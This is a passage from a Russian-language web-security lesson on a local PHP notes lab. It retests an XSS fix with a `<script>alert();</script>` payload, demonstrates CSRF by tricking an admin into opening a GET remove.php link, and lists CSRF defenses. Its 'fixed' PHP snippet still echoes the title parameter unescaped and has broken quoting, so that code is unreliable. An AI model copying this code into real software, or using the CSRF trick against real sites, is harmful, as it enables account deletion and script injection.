22     <meta name="viewport" content="width=device-width, initial-scale=1.0">
23     <title><?php echo "Заметка " . ' ' . $_GET['title'] . ' ' . ' '; ?></title>
24 </head>
25 <body>
26     <?php
27         if (isset($_GET['title'])) {
28             echo "<div align='center'>";
29             echo "<h3> Заметка " . ' ' . $_GET['title'] . ' ' . ' </h3><hr";
30             style="width: 80%>';
31             echo "<h3> Содержание: </h3>" . htmlspecialchars($row['note']);
32             echo "</div>";
33         }
34     ?>
35 </body>
36 </html>

```

Повторно создадим пост с проверкой на XSS:

localhost/lesson4/index.php

Заметки

Создать

Заметка #1 - Секретная заметка админа

Экстренное удаление аккаунта с заметками

Пост создан:

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Заметка #1 - Секретная заметка админа
Заметка #2 - Test

Экстренное удаление аккаунта с заметками

Нажимаем на "Заметка #2 - Test":

localhost/lesson4/note.php?title=Test

Заметка "Test"

Содержание:

`<script>alert();</script>`

Как можно заметить, **Javascript**-код не выполнялся, а просто отобразился на странице.

CSRF (Cross-Site Request Forgery)

Обзор уязвимости CSRF

CSRF (англ. аббр. Cross-Site Request Forgery "Межсайтовая подделка запроса") - это уязвимость, при которой злоумышленник может выполнить нежелательные действия, перенаправив запрос с другого сайта от имени авторизованного пользователя.

CSRF может привести к следующим последствиям:


1. **Privilege Escalation** - повышению привилегий, если атакующий через **CSRF** может создать нового пользователя с высокими правами.

2. Изменению данных - злоумышленник может изменять данные пользователя без его согласия. Например, он может изменить пароль, адрес электронной почты или другие персональные данные.
3. **Account takeover (ATO)** - несанкционированному доступу к аккаунту пользователя веб-сайта, приложения или онлайн-сервиса. В таких случаях злоумышленник получает контроль над аккаунтом и может проводить различные мошеннические действия от имени владельца аккаунта.
4. **RCE (аббр. англ. Remote Code Execution "удалённое выполнение кода")** - если у злоумышленника получилось захватить аккаунт администратора.

Возможны и прочие варианты последствий, в зависимости от функционала уязвимого приложения.

Эксплуатация CSRF

В браузере переходим опять на <http://localhost/lesson4/index.php>:



Как Вы уже могли заметить, на странице присутствует кнопка **“Экстренное удаление аккаунта с заметками”**. Нажмём кнопку (произойдёт удаление аккаунта админа), нас перенаправит на страницу логина. Авторизуемся с учётными данными студента:

Войти

student

.....

Продолжить

Теперь переходим во второе окно - инкогнито. Если Вы его не закрывали, то можете увидеть, что кукисы в нашем браузере остались, несмотря на то, что аккаунт админа уже был удалён:

Заметки

Заголовок

Заметка

Создать

Экстренное удаление аккаунта с заметками

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
User	admin	localhost	/lesson4	Wed, 12 Jul 2023 0...	9	false	false	None	Wed, 12 Jul 2023 0...

По факту аккаунт админа удалён, но куки остались - их нужно очистить, нажимаем правой кнопкой мыши по строке с ними и выбираем **Delete All**:

Заметки

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Экстренное удаление аккаунта с заметками

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Cache Storage Cookies Indexed DB Local Storage Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
User	admin	localhost	/lesson4	Wed, 12 Jul 2023 0...	9	false	false	None	Wed, 12 Jul 2023 0...

- Add Item
- Delete "User-localhost-/lesson4"
- Delete All From "localhost"
- Delete All
- Delete All Session Cookies

И перезагружаем страницу:

Вход

localhost/lesson4/login.php

Войти

Имя пользователя

Пароль

Продолжить

Теперь переходим на [registration.php](#) и регистрируем новый аккаунт админа:

Регистрация

localhost/lesson4/registration.php

Зарегистрироваться

admin

.....

.....

Продолжить

Авторизуемся на [login.php](#):

Вход

localhost/lesson4/login.php

Войти

admin

.....

Продолжить

Мы получаем аналогичную ситуацию, с двумя разными аккаунтами в разных окнах браузера:

Заметки

localhost/lesson4/index.php

Заметки

Заголовок

Заметка

Создать

Заметка #1 - Кот

Заметка #2 - Проверка на XSS

Заметка #3 - Секретная заметка

Экстренное удаление аккаунта с заметками

Заметки

localhost/lesson4/index.php

Заметки


Заголовок

Заметка

Создать


Экстренное удаление аккаунта с заметками

Опять же, предположим, что пользователь **student** имеет какой-то контакт с пользователем **admin**. Скопируем ссылку на кнопку “**Экстренное удаление аккаунта с заметками**”:




localhost/lesson4/remove.php


И вставим эту ссылку в новой вкладке браузера инкогнито:



Нас сразу же перенаправило на страницу авторизации:



Теперь вернёмся на основную вкладку в браузере инкогнито и обновим страницу:



Админ, перейдя по небезопасной ссылке, ничего не подозревая, удалил свой аккаунт. Как видите, подобная уязвимость, вместе с простейшими навыками **социальной инженерии** может повлечь самые негативные последствия для владельца веб-сайта.

Защита от CSRF

1. Проверка заголовка **Referer** - при обработке запроса на сервере можно проверять заголовок **Referer**, чтобы убедиться, что запрос был отправлен с того же самого домена или ресурса, с которого ожидался запрос. Однако стоит отметить, что этот метод не всегда надежен, так как некоторые браузеры или прокси-серверы могут блокировать или изменять этот заголовок.
2. Использование токенов **CSRF (CSRF tokens)** - суть метода заключается в генерации уникального токена для каждого пользователя и включении его в формы или запросы, требующие изменения состояния на сервере. Токены **CSRF** могут быть сгенерированы случайным образом и связаны с пользовательской сессией. При получении запроса сервер проверяет, соответствует ли предоставленный токен ожидаемому значению.
3. Запрет автоматического выполнения запросов - позволяет браузерам блокировать автоматическое выполнение некоторых видов запросов, например, через использование механизмов **SameSite cookies** или **Content Security Policy (CSP)**. Например, установка политики **SameSite** в значении **"Strict"** предотвратит отправку **cookie** на другие сайты, что может помочь защитить от атак **CSRF**.
4. Использование соответствующих **HTTP**-методов при реализации функциональности веб-приложения. Например, изменения состояния на сервере должны выполняться с использованием методов **POST**, **PUT** или **DELETE**, а не **GET**. Также следует быть осторожными с доступом к таким методам из сторонних источников.
5. Ограничение действий пользователя - включите дополнительные проверки перед выполнением опасных действий, таких как удаление данных или изменение настроек. Например, можно добавить подтверждение операций или требовать ввод пароля для выполнения критических действий.

6. Регулярная установка обновлений и патчей - всегда следует использовать актуальные версии фреймворков, библиотек и компонентов, а также регулярно обновлять их. В них уже добавлена защита от известных уязвимостей.
7. Защита от **XSS** - поскольку атаки **CSRF** могут использовать существующие уязвимости веб-приложения, такие как **XSS** (межсайтовый скриптинг), важно также обеспечить защиту от **XSS**. Санитизация и экранирование пользовательского ввода перед его отображением на странице могут помочь предотвратить **XSS**-атаки, которые могут быть использованы для проведения атак **CSRF**.